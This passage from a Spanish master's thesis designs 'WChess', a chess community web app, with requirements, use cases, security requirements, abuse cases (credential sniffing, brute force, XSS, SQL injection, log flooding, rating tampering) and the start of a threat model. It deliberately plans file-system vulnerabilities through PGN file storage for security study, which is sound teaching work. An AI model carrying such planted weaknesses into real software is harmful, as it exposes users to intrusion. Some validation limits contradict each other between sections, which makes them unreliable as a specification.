La aplicación base que se propone para el presente TFM se desarrollará en un equipo con *Windows 10* de 64 bits (Intel® Celeron® CPU N248 2.16GHz, con memoria de 8.00GB de memoria RAM). Como lenguajes de programación y Java 8 con *Sprint Boot v.2.0.0* para los servicios RESTful. La parte *frontend* se empleará Brackets® 1.10 como IDE de desarrollo, empleando únicamente en HTML5, CSS y JavaScript (JQuery). Se evitará así emplear para este desarrollo ningún framework de JavaScript actual (AngularJS, React, etc.) puesto que no es cometido de este TFM evaluar estas opciones. Para la parte *backend* se empleará Eclipse Oxygen® (versión junio 2017) como IDE con el que se desarrollará. El sistema gestor de base de datos será Postgresql 9.6.3 debido a su licencia BSD, ser 100% ACID y disponer de una gran variedad de librerías compatibles con los entornos de desarrollo propuestos para este TFM.

Se pretende desarrollar la versión inicial de una aplicación Web que gestione una comunidad de jugadores de ajedrez. El desarrollo quedará dividido en dos partes, la parte de cliente, que en esta primera versión será una aplicación Web, y una segunda parte, que tratará de implementar la API que se utilizará para implementar la lógica de nuestra aplicación. Esta API se utilizará como ejemplo de servicio a terceros, donde los terceros pueden ser portales externos al nuestro o incluso aplicaciones móviles desarrolladas en el futuro. También se implementará la autenticación y autorización en OAuth 2.0 que se desarrollará en un proyecto separado de nuestra API de aplicación. Con el fin de incorporar vulnerabilidades de acceso al sistema de archivos, las partidas serán almacenadas en formato PGN[6]. En una futura versión esto se cambiaría y se almacenaría en la base de datos con notación algebraica.

La funcionalidad que se pretende implementar la parte del cliente será:

- Pantalla para el registro de usuarios. El usuario rellenará los campos de email, username y contraseña. Estos tres campos serán obligatorios.
- Pantalla para el inicio de sesión de usuarios registrados. Esta pantalla puede ser la misma que la pantalla de registro, salvo que se requerirán los datos de

[6] Un archivo PGN es básicamente un fichero de texto que contiene la notación de una partida de ajedrez de tal manera que un software pueda entenderla.

inicio de sesión: email/username junto con la contraseña. Estos dos campos serán obligatorios.

- Pantalla para la edición de datos personales. El usuario podrá añadir/editar sus datos personales como: nombre, email, nacionalidad, fecha de nacimiento, club en el que juega, años como jugador, etc. Los campos de email y nombre no podrán estar vacíos.
- Pantalla para histórico de partidas. El usuario podrá subir/descargar partidas en formato PGN desde esta vista, así como ver un histórico de sus partidas.
- Pantalla para el portal del jugador. En parte de la aplicación Web se encontrará un tablero de ajedrez con el que el usuario registrado podrá entrenar. También podrá ver el ranking de los jugadores registrados en la aplicación y acceder a la base de datos de partidas históricas.
- Pantalla de torneo. Aquí el usuario podrá ver la información del torneo, así como sus resultados.
- Pantalla de liga. Aquí el usuario podrá ver la información de la liga, así como sus resultados.
- Desde cualquier pantalla podrá navegar a cualquiera de las anteriores.
- Desde cualquier pantalla podrá cerrar sesión.

La funcionalidad que se pretende implementar en la parte de nuestra API será:

- Usuarios.
    - Crear usuario. Se utilizará desde la pantalla de registro. La API esperará email, username, contraseña, club, país, ciudad, fecha de nacimiento y profesión. Solo los campos de email, username y contraseña son obligatorios. Todo jugador empieza con un Elo de 1200 puntos.
    - Obtener usuario. Se utilizará cuando se haya realizado con éxito la autenticación. Devolverá la información del perfil de usuario.
    - Borrar usuario. Se utilizará para eliminar del sistema toda la información del usuario.
    - Actualizar usuario. Se empleará desde la pantalla de edición de datos de usuario y actualizará los datos recibidos. Validará que, como mínimo, los datos de username y email tengan contenido.

- Partida.
    - Crear partida. Una partida tendrá dos jugadores, tiempo de partida, resultado final y generará un fichero PGN que servirá para recuperarla. También utilizará cuando un usuario autenticado suba una partida en formato PGN. Para las partidas subidas el sistema requerirá al usuario que la está subiendo los datos necesarios para almacenarla. También se almacenarán en formato físico en el servidor asignándole un identificador.
    - Obtener partida. Se utilizará cuando un usuario autenticado quiera visualizar una partida subida a la aplicación.
    - Borrar partida. Se utilizará para eliminar del sistema la partida. Solo podrá llevar a cabo esta acción el usuario que la subió.
- Club.
    - Crear club. Se utilizará cuando un usuario quiera dar de alta un club. El usuario creador será automáticamente el administrador y, por tanto, el único que tenga permisos para editarlo o eliminarlo. Será el administrador el que deba decidir quién entra al club a través de un sistema de peticiones de acceso.
    - Obtener club. Se utilizará cuando un usuario quiera acceder a la información del club: descripción, número de miembros máximo, Elo medio, torneos en los que ha participado, liga en las que se encuentra, orden de fuerza, etc. Un usuario solo puede pertenecer a un club a la vez.
    - Actualizar club. Se utilizará para editar alguno de los datos que lo componen.
    - Eliminar club. Solo podrá eliminarlo el administrador del club. El borrado será lógico.
- Liga.
    - Crear liga. Se utilizará para iniciar un sistema de competición en el que todos los participantes se enfrentan entre si. Podrán ser de tipo *club* o *individual*. El creador será el único administrador de la liga y, por tanto, el único que podrá editarla o eliminarla.

  - Obtener liga. Se utilizará para recuperar la información de la liga: administrador, usuarios o clubs participantes, descripción, clasificación, resultados, fecha inicio, fecha fin, jornadas, partidas por jornada, etc.
  - Actualizar liga. Se utilizará para añadir o editar algún dato referente a la liga. Cuando la liga tenga todos los usuarios o clubs registrados el sistema creará el calendario de partidas. Cuando las ligas son de usuarios individuales, se asignará dos días por jornada para disputar la partida asignada correspondiente. Si no se ha llevado a cabo la partida, se dará por perdida a ambos jugadores. Si las ligas son de usuarios individuales, no serán de más de ocho miembros.
  - Eliminar liga. La eliminación solo podrá llevarla a cabo el administrador de la misma. La eliminación será de tipo lógico.
- Torneo.
  - Crear torneo. Se utilizará para iniciar un sistema de competición en el que los participantes se enfrentan con el conocido sistema suizo[7]. El creador será el único administrador del torneo y par tanto, el único que podrá editarlo o eliminarlo.
  - Obtener torneo. Se utilizará para recuperar la información del torneo: administrador, usuarios o clubs participantes, descripción, clasificación, resultados, fecha inicio, fecha fin, jornadas, partidas por jornada, Elo mínimo, Elo máximo, etc.
  - Editar torneo. Se utilizará para actualizar algún dato referente al torneo: resultados, registro de participantes, edición de fechas, tipo, etc.
  - Eliminar torneo. La eliminación solo podrá llevarlo a cabo el administrador del torneo. La eliminación será lógica.
- Registros de actividad.


[7] La idea básica del sistema suizo es que tras cada ronda se ordenan los jugadores según los puntos que llevan y se enfrentan entre ellos que tienen igualdad de puntos. Nunca se enfrentan dos veces los mismos jugadores.

    - Crear registro de actividad. Se utilizará para ir rellenando la página principal de la aplicación web. Informarán de los distintos eventos dentro del sistema, como por ejemplo la creación de una partida.
- Inicio de sesión de usuarios registrados. El usuario podrá iniciar sesión una vez completado el registro. La API esperará email o username y contraseña.
- Edición de datos personales. El usuario podrá añadir/editar sus datos personales como: nombre, email, nacionalidad, fecha de nacimiento, club en el que juega, años como jugador, etc. La API comprobará que los campos de nombre y email no están vacíos.
- Edición de datos de partidas.
- Acceder al portal del jugador. En parte de la aplicación Web se encontrará un tablero de ajedrez con el que el usuario registrado podrá entrenar. Ver el ranking de los jugadores registrados en el portal y acceder a la base de datos de partidas históricas.

6.1 Diagramas UML

6.1.1 Diagrama de clases

Abajo se muestra el diagrama de clases para la aplicación de gestión de matrices. De acuerdo con Ambler (2004) los diagramas de clases son "el sostén del diseño y análisis de la orientación a objetos". Aquí se muestran las clases del sistema, sus interacciones y los métodos y atributos de las clases. La aplicación tiene la siguiente estructura de clases:



6.2 Casos de uso

UC01: Usuario se registra en el sistema

Resumen: El usuario se registra en el sistema *WChess* con el fin de acceder a sus funcionalidades

ID: *UC01*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario no tiene cuenta en la aplicación.
2. El email y usuario no están siendo utilizadas en otras cuentas dentro de la aplicación.
3. El usuario accede a la pantalla de registro.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la pantalla de registro de la aplicación.
2. La aplicación muestra los campos requeridos y necesarios para crear un registro correctamente.
3. El caso de uso termina cuando el usuario ha introducido los datos requeridos correctamente y el sistema responde informando del éxito de la operación.

Condiciones posteriores:

1. El sistema permite al usuario acceder a contenido personalizado dentro de la aplicación.
2. El sistema permite acceder a funcionalidad solo abierta a usuarios registrados.
3. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Usuario introduce nombre y/o apellidos	Tendrá una longitud máxima de 30 caracteres para el nombre y 75 para los apellidos.

	No se permitirán números en estos campos. Estos campos pueden estar vacíos.
El usuario introduce el username	Verifica la validez en longitud mínima de 4 y máxima de 12 caracteres. Comprueba la no existencia de este username en otro usuario registrado. Este campo es obligatorio.
El usuario introduce el email	Valida que el formato es correcto y que el usuario ha introducido algún valor. La longitud mínima será de 6 caracteres alfanuméricos. La longitud máxima será de 75 caracteres alfanuméricos. El sistema comprobará que no está en uso por otro usuario registrado. Este campo es obligatorio.
El usuario introduce la contraseña	Verifica que cumple los requisitos de seguridad mínimos: alfanumérico de mínimo 8 y máximo 25 caracteres.
El usuario introduce el país	Verifica que no contiene números. Verifica que tiene una longitud máxima de 25 caracteres. Este campo puede estar vacío.
El usuario introduce la ciudad	Verifica que no contiene números. Verifica que tiene una longitud máxima de 25 caracteres. Este campo puede estar vacío.

El usuario introduce la fecha de nacimiento	Verifica que el formato es correcto: dd/MM/yyyy. Verifica que es una fecha válida. Este campo es obligatorio.
El usuario introduce profesión	Verifica que no supera la longitud máxima de 50 caracteres. Este campo puede estar vacío.
El usuario acepta los datos introducidos	Valida nombre y/o apellidos. Valida email introducido. Valida contraseña introducida. Valida país introducido. Valida ciudad introducida. Valida fecha de nacimiento introducida. Valida profesión introducida. Confirma el éxito de la operación.

UC02: Usuario inicia sesión

Resumen: El usuario inicia sesión dentro de la aplicación *WChess*.

ID: *UC02*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario accede a la pantalla de inicio de sesión.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la pantalla de inicio de sesión de la aplicación.
2. La aplicación muestra los campos requeridos y necesarios para iniciar sesión correctamente.
3. El caso de uso termina cuando el usuario ha introducido los datos requeridos correctamente y el sistema responde informando del éxito de la operación.

Condiciones posteriores:

1. El sistema permite al usuario acceder a contenido personalizado dentro de la aplicación.
2. El sistema permite acceder a funcionalidad solo abierta a usuarios registrados.
3. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Usuario introduce email/username y contraseña	Verifica que los campos requeridos tienen contenido.
El usuario acepta los datos introducidos.	Verifica la validez de las credenciales proporcionadas. Si no se ha podido llevar a cabo la autenticación el sistema reportará al usuario que "*no se ha podido completar el inicio de sesión*". El sistema llevará un contador de intentos erróneos permitiendo un máximo de 5 intentos antes de bloquear la cuenta. Confirma el éxito de la operación.x

UC03: Usuario edita sus datos personales

Resumen: El usuario accede a la página de la aplicación *WChess* que muestra su información personal y edita alguno de los datos.

ID: *UC03*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario accede a la pantalla de información personal.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la pantalla de información personal dentro de la aplicación.
2. La aplicación muestra los campos que el usuario ha rellenado en el registro o editado en algún momento posterior a este.
3. El usuario modifica alguno de los campos mostrados.
4. El caso de uso termina cuando el usuario acepta los cambios y el sistema responde informando del éxito de la operación.

Condiciones posteriores:

1. El usuario ve inmediatamente que su información se ha actualizado.
2. El resto de usuarios de la aplicación pueden ver los nuevos datos del usuario.
3. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Usuario introduce/edita nombre y/o apellidos	Tendrá una longitud máxima de 30 caracteres para el nombre y 75 para los apellidos. No se permitirán números en estos campos. Estos campos pueden estar vacíos.
El usuario edita el username	Verifica la validez en longitud mínima de 4 y máxima de 12 caracteres. Comprueba la no existencia de este username en otro usuario registrado.

	Este campo es obligatorio.
El usuario edita el email	Valida que el formato es correcto y que el usuario ha introducido algún valor. La longitud mínima será de 6 caracteres alfanuméricos. La longitud máxima será de 75 caracteres alfanuméricos. El sistema comprobará que no está en uso por otro usuario registrado. Este campo es obligatorio.
El usuario edita la contraseña	Verifica que cumple los requisitos de seguridad mínimos: alfanumérico de mínimo 8 y máximo 25 caracteres.
El usuario introduce/edita el país	Verifica que no contiene números. Verifica que tiene una longitud máxima de 25 caracteres. Este campo puede estar vacío.
El usuario introduce/edita la ciudad	Verifica que no contiene números. Verifica que tiene una longitud máxima de 25 caracteres. Este campo puede estar vacío.
El usuario edita la fecha de nacimiento	Verifica que el formato es correcto: dd/MM/yyyy. Verifica que es una fecha válida. Este campo es obligatorio.

El usuario introduce profesión	Verifica que no supera la longitud máxima de 50 caracteres. Este campo puede estar vacío.
El usuario acepta los datos introducidos	Valida nombre y/o apellidos. Valida email introducido. Valida contraseña introducida. Valida país introducido. Valida ciudad introducida. Valida fecha de nacimiento introducida. Valida profesión introducida. Confirma el éxito de la operación.

UC04: Usuario crea un club

Resumen: El usuario accede a la pantalla de creación de club, del que se convertirá automáticamente en administrador.

ID: *UC04*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario accede a la pantalla de creación de club.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la pantalla de creación de club dentro de la aplicación.
2. La aplicación muestra los campos que el usuario tiene que rellenar para crear un club con éxito.
3. El usuario introduce los campos requeridos.

4. El caso de uso termina cuando el usuario acepta los cambios y el sistema responde informando del éxito de la operación.

Condiciones posteriores:

1. El usuario se convierte en administrador del club.
2. El resto de usuarios de la aplicación pueden ver que existe un nuevo club al que pueden inscribirse.
3. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Usuario introduce el nombre del club	El sistema validará que el nombre no excede de los 25 caracteres y que no está vacío.
El usuario introduce la descripción del club	El sistema validará que no excede de 500 caracteres. Este campo puede estar vacío.
El usuario introduce número máximo de miembros dentro del club	La aplicación verificará que se encuentra entre 1, como mínimo y 15, como máximo.
El usuario acepta la información	La aplicación valida el nombre introducido. La aplicación valida la descripción introducida. La aplicación valida el número de miembros máximo. Confirma el éxito de la operación.

UC05: Usuario requiere acceso a un club

Resumen: Un usuario envía una solicitud de ingreso a un club.

ID: *UC05*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario no es miembro de ningún club.
3. El usuario no tiene pendiente ninguna petición de acceso a ese u otro club.
4. El club aún no ha llegado al número máximo de miembros.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la página pública del club, desde la que puede solicitar acceso.
2. El usuario pulsa el botón de solicitud de acceso.

Condiciones posteriores:

1. El caso de uso termina cuando se genera una petición de acceso en estado pendiente.
2. El administrador del club recibe una notificación por email.
3. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Pulsa botón de solicitud de ingreso	Valida que el club no haya llegado ya al máximo número de miembros permitidos. Notifica por email al administrador. Confirma del éxito de la operación.

UC06: Administrador acepta/rechaza una petición de acceso a un club

Resumen: El usuario que administra acepta o rechaza una solicitud de ingreso al club.

ID: *UC06*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario es administrador de un club.

3. El club aún no ha llegado al número máximo de miembros.
4. El administrador recibe una petición de ingreso al club.
5. La petición está en estado pendiente.

Escenario principal:

1. El caso de uso comienza cuando el administrador de un club recibe una petición de ingreso.
2. El administrador accede a la pantalla de gestión de peticiones de ingreso.
3. El caso de uso termina cuando el administrador acepta o rechaza la petición de ingreso.

Condiciones posteriores:

1. El usuario que ha enviado la petición de ingreso recibe un email avisando de la decisión tomada por el administrador.
2. El usuario que ha enviado la petición tiene acceso a la parte privada del club.
3. La petición cambia a estado resuelta y se registra en el histórico de acciones del sistema.

Intención del usuario	Responsabilidad del sistema
Acepta la petición de ingreso	Valida que el usuario que solicita ingreso al club no pertenece a ninguno previamente. Valida que no se supera el número máximo de miembros. Notifica por email al usuario que solicita el acceso. Vincula al usuario con el club. Confirma del éxito de la operación.
Rechaza la petición de acceso	Notifica por email al usuario que solicita el acceso. Confirma del éxito de la operación.

UC07: Usuario crea un torneo

Resumen: El usuario accede a la pantalla de creación de torneo, del que se convertirá automáticamente en administrador.

ID: *UC07*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario accede a la pantalla de creación de torneo.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la pantalla de creación de torneo dentro de la aplicación.
2. La aplicación muestra los campos que el usuario tiene que rellenar para crear un torneo con éxito.
3. El usuario introduce los campos requeridos.
4. El caso de uso termina cuando el usuario acepta los cambios y el sistema responde informando del éxito de la operación.

Condiciones posteriores:

1. El usuario se convierte en administrador del torneo.
2. La aplicación muestra un nuevo torneo en la pantalla de torneos abiertos.
3. El torneo queda abierto a aceptar nuevos jugadores.
4. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Usuario marca el Elo mínimo y máximo del torneo	Valida que ambos valores estén rellenos. Valida que el mínimo sea inferior al máximo.

	Valida que exista una diferencia máxima de 400 puntos.
El usuario introduce la descripción del torneo	El sistema validará que no excede de 500 caracteres. Este campo puede estar vacío.
El usuario introduce número máximo jugadores en el torneo	La aplicación verificará que se encuentra entre 1, como mínimo y 8, como máximo.
El usuario acepta la información	La aplicación valida el Elo mínimo y máximo. La aplicación valida la descripción introducida. La aplicación valida el número de jugadores máximo. Confirma el éxito de la operación.

UC08: Usuario crea una liga

Resumen: El usuario accede a la pantalla de creación de liga, de la que se convertirá automáticamente en administrador.

ID: *UC08*

Actores: Usuario (humano)

Condiciones previas:

1. El usuario tiene cuenta en la aplicación.
2. El usuario accede a la pantalla de creación de liga.

Escenario principal:

1. El caso de uso comienza cuando el usuario accede a la pantalla de creación de liga dentro de la aplicación.

2. La aplicación muestra los campos que el usuario tiene que rellenar para crear una liga con éxito.
3. El usuario introduce los campos requeridos.
4. El caso de uso termina cuando el usuario acepta los cambios y el sistema responde informando del éxito de la operación.

Condiciones posteriores:

1. El usuario se convierte en administrador de la liga.
2. La aplicación muestra una nueva liga en la pantalla de ligas abiertas.
3. La liga queda abierta a aceptar nuevos jugadores.
4. Se registra en el histórico de acciones del sistema (auditoría).

Intención del usuario	Responsabilidad del sistema
Usuario marca el Elo mínimo y máximo de la liga	Valida que ambos valores estén rellenos. Valida que el mínimo sea inferior al máximo. Valida que exista una diferencia máxima de 200 puntos.
El usuario introduce la descripción de la liga	El sistema validará que no excede de 500 caracteres. Este campo puede estar vacío.
El usuario introduce número máximo jugadores en la liga	La aplicación verificará que se encuentra entre 1, como mínimo y 6, como máximo.
El usuario acepta la información	La aplicación valida el Elo mínimo y máximo. La aplicación valida la descripción introducida. La aplicación valida el número de jugadores máximo. Confirma el éxito de la operación.

Capítulo 7: Requisitos de Seguridad

Los requisitos de seguridad para la aplicación web serán los siguientes:

- Se realizarán validaciones de los inputs introducidos por el usuario desde el lado del cliente y del servidor.
- Se validará los inputs de email mediante expresión regular. Tendrá como mínimo 5 caracteres y un máximo de 25.
- Se validará los inputs de nombre de username con un mínimo de 6 caracteres y un máximo de 16.
- Se validará los inputs de contraseña con una longitud mínima de 8 caracteres y un máximo de 12.
- Se tendrá en cuenta los casos de *SQL Injection.*
- Se realizará saneamientos mediante *encoding/decoding* de los inputs recibidos (*Inputs Sanitization*).
- Se evitarán ataques de tipo *Cross-Site Scripting* sea de la variedad que sea.
- Se procederá al bloqueo de la cuenta si se ha superado el número máximo de intentos (5 intentos como máximo).
- Para simular la gestión de datos de alta sensibilidad se utilizará la información de usuario, por tanto, cada vez que quiera editar sus datos personales se requerirá al usuario una nueva autenticación desde el cliente (*CSRF Attacks*).
- No se almacenarán datos sensibles en ningún tipo de cookie. El cliente solo utilizará la lectura de la cookie para obtener la *Session ID* (*CSRF Attacks*).
- La sesión finalizará pasados 30 minutos de inactividad (*CSRF Attacks*).
- Para verificar la integridad de los datos guardados en los ficheros PGN se generará un *hash* para cada uno de ellos que será comprobado cada vez que se pida una acción de lectura o escritura de los mismos.
- Los mensajes de error devueltos por la aplicación no aportarán información relevante que pudieran ser utilizados por atacantes (*Error Handling*).
- La aplicación gestionará un sistema *Logger* donde se registrará las acciones del usuario. Este sistema *Logger* tendrá como propósito dar soporte durante el desarrollo y por tanto su persistencia será temporal (30 días).

- La aplicación mantendrá un sistema de auditoría que mantendrá información permanente sobre las acciones llevadas a cabo en el sistema.
- No se almacenará ningún tipo de dato sensible del usuario en los logs de la aplicación.

7.1 Casos de abuso

El término ***Caso de abuso*** fue acuñado por John McDermott y Chris Fox en 1999, mientras trabajaban en el departamento de Ciencias de Computación de la universidad de James Madison. Según la propia definición que dieron sus autores, un caso de abuso es "*un tipo de* inter*acción completa entre un sistema y uno más actores, donde el resultado de la interacción es perjudicial para el sistema, uno de los actores o uno de los stakeholders del sistema. No podemos definir que haya integridad sólo si decimos que existen transacciones correctas entre los actores y el sistema. En vez de ello, definimos un abuso en términos de interacciones que resultan en algún daño real. Un caso de abuso completo define una interacción entre un actor y el sistema que termina con un daño a un recurso asociado a uno de los actores, stakeholders o el sistema mismo*" [42].

A continuación, se plantean algunos de los casos de abuso que podemos encontrar en los requerimientos de seguridad:

AC01: Atacante obtiene una contraseña de usuario registrado

Resumen: El usuario realiza un ataque sobre el sistema de forma que obtiene las credenciales de acceso al sistema de, al menos, una cuenta de usuario registrado en la aplicación.

ID: *AC01*

Actores: Usuario (humano)

Perfil del atacante: el atacante tiene conocimientos técnicos altos.

Condiciones previas:

1. Al menos hay un usuario dado de alta en el sistema.

Escenario principal:

1. El caso de abuso comienza cuando el atacante hackea la cuenta de algún usuario registrado en la aplicación.
2. El atacante puede tener acceso al equipo que acceda a la aplicación web o bien tiene acceso a la red, lo que le permitiría instalar un *sniffer* de paquetes, de modo que todos los mensajes que se envíen desde el equipo comprometido serían interceptados.
3. El atacante busca mensajes que contengan las palabras clave “login”, “username”, “password”, “passwd”, etc.
4. El caso de abuso termina cuando el atacante hace uso de un usuario/contraseña para acceder al sistema.

Escenario alternativo:

1. El caso de abuso comienza cuando el atacante obtiene un nombre de usuario registrado.
2. El atacante lanza un ataque por fuerza bruta contra el sistema de login a través de un diccionario de claves.

Condiciones posteriores:

1. Ninguna

Amenazas

1. El atacante tiene acceso para utilizar el sistema como un usuario más.
2. El atacante recolecta información del usuario.

AC02: Atacante utilizar Cross Site Scripting

Resumen: El atacante edita alguno de los ficheros que almacenan información del sistema e introduce código JavaScript con la intención de que se ejecute en el cliente web.

ID: *AC02*

Actores: Usuario (humano)

Perfil del atacante: el atacante tiene conocimientos técnicos altos.

Condiciones previas:

1. Al menos hay un usuario dado de alta en el sistema.

2. El atacante ha conseguido acceder al sistema de archivos donde se encuentran almacenados los ficheros que pretende modificar.

Escenario principal:

1. El caso de abuso comienza cuando el atacante consigue acceder a algún fichero que lee el sistema, como por ejemplo pueden ser los logs o los archivos PGN subidos por los usuarios.
2. El atacante introduce un script en alguna de las líneas que el sistema recuperará posteriormente.
3. El caso de abuso termina cuando el script se ejecuta dentro del cliente web.

Condiciones posteriores:

1. Ninguna

Amenazas

1. El atacante puede incluir código JavaScript que genere la ejecución de ventanas de alertas infinitas, acceder a cookies de sesión o bien crear enlaces a páginas de su propiedad para realizar cualquier tipo de actividad *phishing*.

AC03: Atacante ejecuta una búsqueda dentro de la aplicación con inyección SQL

Resumen: El atacante solicita realizar alguna búsqueda dentro de la aplicación web para incluir una línea *SQL* que permita acceder a otras partes de la base de datos a las que en principio no podía acceder.

ID: *AC03*

Actores: Usuario (humano)

Perfil del atacante: el atacante tiene conocimientos técnicos altos.

Condiciones previas:

1. Al menos hay un usuario dado de alta en el sistema.

Escenario principal:

1. El caso de abuso comienza cuando el atacante solicita realizar una búsqueda dentro de la aplicación web y escribe caracteres que le permiten buscar sobre otras tablas de la base de datos, como por ejemplo la de usuarios.
2. El caso de abuso termina cuando el atacante obtiene información de las tablas que no pertenecen directamente a la búsqueda original.

Condiciones posteriores:

1. Ninguna

Amenazas

1. El atacante puede leer, modificar, eliminar e insertar información en toda la base de datos.

AC04: Atacante deja sin espacio de almacenamiento el servidor

Resumen: El atacante genera gran cantidad de actividad con la intención de dejar al equipo en el que se está ejecutando la aplicación sin espacio debido a la gran cantidad de información que se escribe en los logs de histórico.

ID: *AC04*

Actores: Usuario (humano)

Perfil del atacante: el atacante no requiere de grandes conocimientos. En caso de no generar la actividad manualmente, el atacante necesitaría de conocimientos técnicos para crear bucles o macros que generase esa actividad.

Condiciones previas:

1. Al menos hay un usuario dado de alta en el sistema.
2. El atacante conoce que se genera información en logs que se escriben en el servidor.

Escenario principal:

1. El caso de abuso comienza cuando el atacante empieza a generar actividad en la aplicación.

2. Para la generación masiva de actividad el atacante puede generar macros en el cliente web que repitan un patrón, por ejemplo, creación de partidas o consulta de las mismas.
3. El caso de abuso termina cuando la aplicación deja de funcionar debido a que no puede escribir en el sistema al no tener espacio suficiente.

Condiciones posteriores:

1. Ninguna

Amenazas

1. El atacante puede provocar una caída completa de la aplicación.

AC05: Atacante altera su rating Elo o el del oponente

Resumen: El atacante altera su rating y el del rival para obtener más puntuación Elo tras una victoria.

ID: *AC05*

Actores: Usuario (humano)

Perfil del atacante: El atacante tiene conocimientos técnicos altos. Conoce cómo manipular la información que se envía al servidor.

Condiciones previas:

1. Al menos hay dos usuarios dados de alta en el sistema.

Escenario principal:

1. El caso de abuso comienza cuando el atacante altera su rating o el de su oponente.
2. El usuario obtendría una valoración demasiado alta para lo supondría el cálculo de su nuevo Elo.
3. El caso de abuso termina cuando la información se envía al servidor y se produce un cálculo equivocado.

Condiciones posteriores:

1. Ninguna

Amenazas

1. El atacante puede obtener puntuaciones no acordes a su rendimiento dentro de la aplicación.

AC06: Atacante altera resultado de las partidas

Resumen: El atacante altera el resultado de sus partidas con la intención de conseguir puntuaciones elevadas.

ID: *AC06*

Actores: Usuario (humano)

Perfil del atacante: El atacante tiene conocimientos técnicos altos. Conoce cómo manipular la información que se envía al servidor.

Condiciones previas:

1. Al menos hay dos usuarios dados de alta en el sistema.

Escenario principal:

1. El caso de abuso comienza cuando el atacante altera el resultado de la partida.
2. El usuario obtendría una valoración demasiado alta para lo supondría el cálculo de su nuevo Elo.
3. El caso de abuso termina cuando la información se envía al servidor y se produce un cálculo equivocado.

Condiciones posteriores:

1. Ninguna

Amenazas

1. El atacante puede obtener puntuaciones no acordes a su rendimiento dentro de la aplicación.

AC07: Atacante genera envíos de email para atacar a usuarios

Resumen: El atacante obtiene tokens de autenticación que utiliza para generar llamadas a la API de *WChess* para provocar envíos masivos de avisos por email.

ID: *AC07*

Actores: Usuario (humano)

Perfil del atacante: El atacante tiene conocimientos técnicos altos. Conoce cómo obtener tokens que autorizan a las peticiones a la API y genera un bucle con llamadas al servicio que envía notificaciones.

Condiciones previas:

1. Al menos hay dos usuarios dados de alta en el sistema.
2. El atacante conoce la llamada que genera notificaciones.
3. El atacante genera un token de autorización para la llamada.
4. El atacante conoce el id de los usuarios a los que va a enviar los avisos.

Escenario principal:

1. El caso de abuso comienza cuando el atacante obtiene un token de autenticación.
2. El atacante escribiría un script que haría llamadas en bucle a la API para generar envíos de notificaciones por email.
3. El caso de abuso termina cuando la notificación de aviso se envía desde la API al usuario

Condiciones posteriores:

1. Ninguna

Amenazas

El atacante puede inundar los emails de usuarios registrados haciendo que estos se den de baja de la aplicación.

7.2 Modelado de Amenazas y Riesgos

A continuación, se presenta un análisis para el modelado de amenazas sobre el sistema planteado. Para el desarrollo del modelado se seguirá la aproximación propuesta por Microsoft. Según esta propuesta, se plantean los siguientes pasos de alto nivel:

- Recopilar información básica
- Crear y analizar el modelo de amenazas
- Analizar las amenazas
- Identificar las técnicas y tecnologías de mitigación
- Documentar el modelo de seguridad y las consideraciones de implementación
- Implementar y probar las mitigaciones
- Mantener el modelo de amenazas sincronizado con el diseño

7.2.1 Información del modelo de amenazas

Información del modelo de amenazas	
Versión Aplicación:	1.0
